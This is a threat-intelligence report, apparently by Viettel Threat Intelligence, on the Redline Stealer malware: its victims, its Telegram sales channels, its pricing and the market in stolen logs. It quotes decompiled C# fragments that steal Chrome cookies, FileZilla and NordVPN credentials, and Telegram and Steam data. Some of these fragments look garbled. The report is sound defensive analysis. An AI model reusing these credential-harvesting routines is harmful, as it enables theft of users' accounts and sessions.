



Leaking Critical Personal Information Due to  
Various Types of Information-stealing Malware

***Redline Stealer***



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## SECTION

# 01

## Introduction

During the cyber monitoring process, **Viettel Threat Intelligence** has detected and collected a large amount of information-stealing malware's log data.

More seriously, the information of Vietnamese users who logged into the critical infrastructure, especially including national banking, government and media systems, has continuously appeared in this data set and occupied a large number. Therefore, Viettel Threat Intelligence experts have issued alerts for the critical threat of leaking personal information, raised awareness for users to minimize the impact and made recommendations on the prevention of these dangerous malwares.

In this article, Viettel Threat Intelligence will monitor the cyber behavior of Redline Stealer and its affects on users and customers, and then make recommendations from experts to handle these malwares.

The article is only for the purpose of researching and sharing knowledge about cybersecurity. Viettel Threat Intelligence is not responsible for any misuse of this knowledge for attack or damage purposes.

# Executive Summary



**VIETTEL THREAT INTELLIGENCE** has detected many campaigns spreading the Redline Stealer malwares. This is considered a critical threat due to the large number of identified victims and the great impact of leaking sensitive data sets on not only national but also international critical infrastructure.

## Adversary

Redline Stealer, an information-stealing malware, is a Malware-as-a-Service (MaaS) which provides Adversary Operator and Adversary Customer, diffusely distributes and makes individual profits regardless of the suppliers.

## Victims

The affected victims could be anyone who downloads an unknown software with the Redline malware installed. They will be infected if they are accidentally targeted by a certain campaign or simply execute some crack files floating around in Cyberspace. Here are some of the victims targeted in the Redline malware campaigns:

- Ordinary users who accidentally download cracked software containing Redline malware, including a large number of Vietnamese users.
- 3D Digital Artists\* who own coins and NFT tokens.
- Users who believe in the US's Folding@home campaign against COVID-19 (a distributed computing project to build Protein structure models for COVID-19 prevention research models) and are encouraged to download the Simulator app to accompany the project. At that time, the attacker will take advantage of this app to trick users into downloading a fake Simulator one containing Redline malware.

*\*Digital Artists: Artistic content creators using digital technologies in the form of NFT.*

## Capabilities

This Redline malware can collect information from the users' system, browser, e-wallet and other valuable information with various infection methods and the ability to remotely execute code to download many malicious tools.

## Infrastructure

- HTTP-SOAP connection to extract data and remotely download & execute code.
- Different C&C for each customer due to the characteristics of MaaS malware.
- Infrastructure that can be mapped from download links and C&C (Details in IOCs section)

## Redline Stealer

This information-stealing malware is extremely popular recently with the number of malicious samples uploaded always on the top of the Any Run chart.




Figure 1.1. Redline Stealer is strongly spreading on Cyberspace.

The number of malicious files uploaded to Public Sandbox services every day continues to grow and remains monthly, with a total of more than 16,561 IOCs at Any.Run from launch to date.




Figure 1.2. Number of malicious samples uploaded to the Public Sandbox.




Figure 1.3. Timeline of major attack campaigns using Redline Stealer.

Compared to the Oski malware described in part 1 by Viettel Threat Intelligence, Redline has a more complex structure and operation by expanding some key functions and directly targeting sensitive information, including:

- System information
- Browser credentials
- Crypto wallet information
- Screenshot
- Files
- [New] FTP information
- [New] VPN credentials
- [New] Information from Instant Messengers software such as Discord, Telegram
- [New] Steam player information






Figure 1.4. Details of the targets' data collected by Redline malware.

```

try
{
    string text = Path.Combine(profilePath, new string(new char[]
    {'Cookies'}));
    if (!File.Exists(text))
    {return list;
    }
    string chromeKey = Chrome.ParseLocalStateKey(profilePath);
    using (FileCopier fileCopier = new FileCopier())
    {
        try
        {
            DataBaseConnection dataBaseConnection = new DataBaseConnection(fileCopier.CreateShadowCopy(text));
            dataBaseConnection.ReadTable(new string(new char[]
            {'cookies'}));
            for (int i = 0; i < dataBaseConnection.RowLength; i++)
            {
                ScannedCookie scannedCookie = null;
                try
                {
                    scannedCookie = new ScannedCookie
                    {
                        Host = dataBaseConnection.ParseValue(i, new string(new char[]
                        {'host_key'})).Trim(),
                        Http = dataBaseConnection.ParseValue(i, new string(new char[]
                        {'host_key'})).Trim().StartsWith("."),
                        Path = dataBaseConnection.ParseValue(i, new string(new char[]
                        {'path'})).Trim(),
                        Secure = dataBaseConnection.ParseValue(i, new string(new char[]
                        {'is_secure'})).Contains("1"),
                        Expires = Convert.ToInt64(dataBaseConnection.ParseValue(i, new string(new char[]
                        {'expires_utc'})).Trim()) / 1000000L - 11644473600L,
                        Name = dataBaseConnection.ParseValue(i, new string(new char[]
                        {'name'})).Trim(),
                        Value = Chrome.DecryptChromium(dataBaseConnection.ParseValue(i, new string(new char[]
                        {'encrypted_value'})), chromeKey)
                    };
                }
            }
        }
    }
}

```

Figure 1.5. The feature of stealing information stored in the browser.

According to Viettel Threat Intelligence analysis, the first 5 features of Redline are also created with the same function as the Oski malware. Besides, there are some new features as follows.



## [New] Stealing FTP Credential

The Redline malware targets two popular open source FTP applications, FileZilla and WinSCP. After determining these two applications have been installed on the devices, the malware will get data including:

- **With FileZilla**

- Connections
- Login/authentication information
- Recently used information such as host, port, account, password

- **With WinSCP**

- Password
- Connections

```
public class FileZilla
{
    public static List<Account> Scan()
    {
        List<Account> list = new List<Account>();
        try
        {
            string path = string.Format(new string(new char[]
            {'{0}\\FileZilla\\recentervers.xml'}, Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData));
            string path2 = string.Format(new string(new char[]
            {'{0}\\FileZilla\\sitemanager.xml'}, Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData));
            if (File.Exists(path))
            {
                list.AddRange(FileZilla.ScanCredentials(path));
            }
            if (File.Exists(path2))
            {
                list.AddRange(FileZilla.ScanCredentials(path2));
            }
        }
    }
}
```

Figure 1.6. Stealing FileZilla software credentials.



## [New] Stealing VPN Credential

Given the popularity of VPN apps these days, the malware targets a number of VPN apps like NordVPN, ProtonVPN, and OpenVPN.

It will read the config files of each application and output the account and password of each profile.

```
public class NordApp
{
    public static List<Account> Find()
    {
        List<Account> list = new List<Account>();
        try
        {
            DirectoryInfo directoryInfo = new DirectoryInfo(Path.Combine(Environment.ExpandEnvironmentVariables("%USERPROFILE%\\AppData\\Local",
            {
                'NordVPN'}).Replace("Def", string.Empty)));
            if (!directoryInfo.Exists)
            {
                return list;
            }
            DirectoryInfo[] directories = directoryInfo.GetDirectories(new string(new char[]
            {
                'NordVpn.'*}).Replace("Win", string.Empty));
            for (int i = 0; i < directories.Length; i++)
            {
                foreach (DirectoryInfo directoryInfo2 in directories[i].GetDirectories())
                {
                    try
                    {
                        string text = Path.Combine(directoryInfo2.FullName, new string(new char[]
                        {
                            'user.config'}));
                        if (File.Exists(text))
                        {
                            XmlDocument xmlDocument = new XmlDocument();
                            xmlDocument.Load(text);
                            string innerText = xmlDocument.SelectSingleNode(new string(new char[]
                            {
                                '//setting[@name=\\Username\\]/value'}).Replace("String.Replace", string.Empty)).InnerText;
                            string innerText2 = xmlDocument.SelectSingleNode(new string(new char[]
                            {
                                '//setting[@name=\\Password\\]/value'}).Replace("String.Remove", string.Empty)).InnerText;
                            if (!string.IsNullOrEmpty(innerText) && !string.IsNullOrEmpty(innerText2))
                            {
                                string @dstring = Encoding.UTF8.GetString(Convert.FromBase64String(innerText));
                                string string2 = Encoding.UTF8.GetString(Convert.FromBase64String(innerText2));
                                string text2 = CryptoHelper.DecryptBlob(@dstring, DataProtectionScope.LocalMachine, null);
                                string text3 = CryptoHelper.DecryptBlob(string2, DataProtectionScope.LocalMachine, null);
                                if (!string.IsNullOrEmpty(text2) && !string.IsNullOrEmpty(text3))
                                {
                                    list.Add(new Account
                                    {
                                        Username = text2,
                                        Password = text3
                                    });
                                }
                            }
                        }
                    }
                }
            }
        }
    }
}
```

Figure 1.7. Stealing information from VPN software.

## [NEW] Stealing Login Credentials in Instant Messenger apps (Telegram, Discord)

Instant Messenger (IM) is the services used for text-based communication. The malware targets two highly popular IM applications, Discord and Telegram.

### • With Telegram

- Locate the tdata folder at %AppData%\Roaming\Telegram Desktop\tdata% containing data about cache, sessions, images and conversations.

```
if (list.Count == 0)
{
    string text2 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Telegram Desktop\\tdata";
    list.Add(new FileScannerArg
    {
        Tag = num.ToString(),
        Pattern = "*",
        Directory = text2,
        Recursive = false
    });
}
```

Figure 1.8. Stealing data of Telegram users.

## [NEW] Stealing Steam Login Credentials

Steam is a fairly popular online gaming platform today with more than 100 million users. The malware will steal player profiles at Steam Sentry File (.SSFN) containing account password and associated credit card information to perform transactions on Steam.

```
try
{
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(new string(new char[]
{'Software\\Valve\\Steam'}));
    if (registryKey == null)
    {
        return list;
    }
    string text = registryKey.GetValue(new string(new char[]
{'SteamPath'})) as string;
    if (!Directory.Exists(text))
    {
        return list;
    }
}
```

Figure 1.9. Stealing Steam credentials.

In addition to the main features to steal information, Redline also provides remote access features to serve multiple purposes such as:

- Download and execute arbitrary files
- Open arbitrary links
- Download and execute new Redline updates
- Execute commands via CMD

In addition, the attacker can buy some additional plugins called Universal Tool to serve multiple purposes (checker, spammer, sorter/parser, and cheat) including checking

whether the collected data such as cookies, account passwords on some platforms are valid or not.

### REDLINESUPPORT

I present to your attention a universal tool (checker, spammer, sorter/parser and cheat) for working out logs almost to the maximum.

#### The list of all functions:

- Check cookies on Facebook, Google CC, YouTube channels, Coinbase, VK, LinkedIn, Instagram, Snapchat, Google, Live.
- Check usernames and passwords on NetFlix.
- Cookie receipt + Facebook username and password.
- Sorting logs for any keywords, links, etc. (at the same time for any number).

Figure 1.2.1. The tool used to classify collected data.

# Tracking Redline's Behaviour on Cyber Space

This information-stealing malware is extremely popular recently with the number of malicious samples uploaded always on the top of the Any Run chart.




Figure 2.1. About information stealing features




Figure 2.2. Updates are continuously given on the group's channel.




Figure 2.3. Main trading channel on Telegram.

Viettel Threat Intelligence monitored closed groups that buy, sell, exchange and distribute Redline malware. These groups are divided into different purposes:

- The [Support] channel only for transaction of malware.
- The [Members] channel for providing installation instructions, user guide and updates.

## Malware Transactions

Specifically, the installation that was publicly available for sale on Telegram with the latest version 22.4.5 (December 13, 2021) had the following options:

- Regular version: **\$100/week** or **\$150/month**
- Premium/Lifetime version: **\$800**, unlimited expansion with some features. Especially with the **PRO version**, users can also use the signing real certificate feature.




Figure 2.4. Redline Stealer trading options from the official channel.

## Malware Deployments

After successfully trading the Redline malware with the Threat Actor (TA), the attacker built a Panel on an RDP hosting and distributed the malware via .exe files. Information was collected and sent to the Panel, receiving notifications through arbitrary channels.



## Channel of buying, selling and exchanging LOGs

User LOGS data stolen by the malware will be here for sale. Transaction fees typically ranged from \$150-200\$ to \$2500 with a commitment of 1-3GB of Fresh Logs\* data per week.






Figure 2.5. Redline Stealer trading options from the official channel.

\*Fresh Logs: Clean logs, newly collected within 1 week, includes accounts never been used after being stolen and unexpired cookies.

## Vietnamese Users in the Malware Trading Market

The number of Vietnamese users participating in the malware trading market has been gradually growing. Some users are said to focus on stolen Facebook accounts for some personal purpose.




Figure 2.6. Filter out a small number of users with Vietnamese language. (Source: VIETTEL THREAT INTELLIGENCE)






Figure 2.7. Some users are said to be interested in Facebook-related data.  
(Source: VIETTEL THREAT INTELLIGENCE)



Figure 2.8. Identify some Vietnamese users by participating in some common groups.  
(Source: VIETTEL THREAT INTELLIGENCE)

## SECTION

# 02

## Analysis Working Flows Through Some Redline's Cracked Versions

In addition to being sold with the official version, the Panel Crack of the malware is also distributed strongly on some Underground forums. These versions are widely shared, with very detailed instructions from setting up the host, logging into the Panel to building your own malware at will, leading to dramatically increase the threat of Redline's spread and distribution.

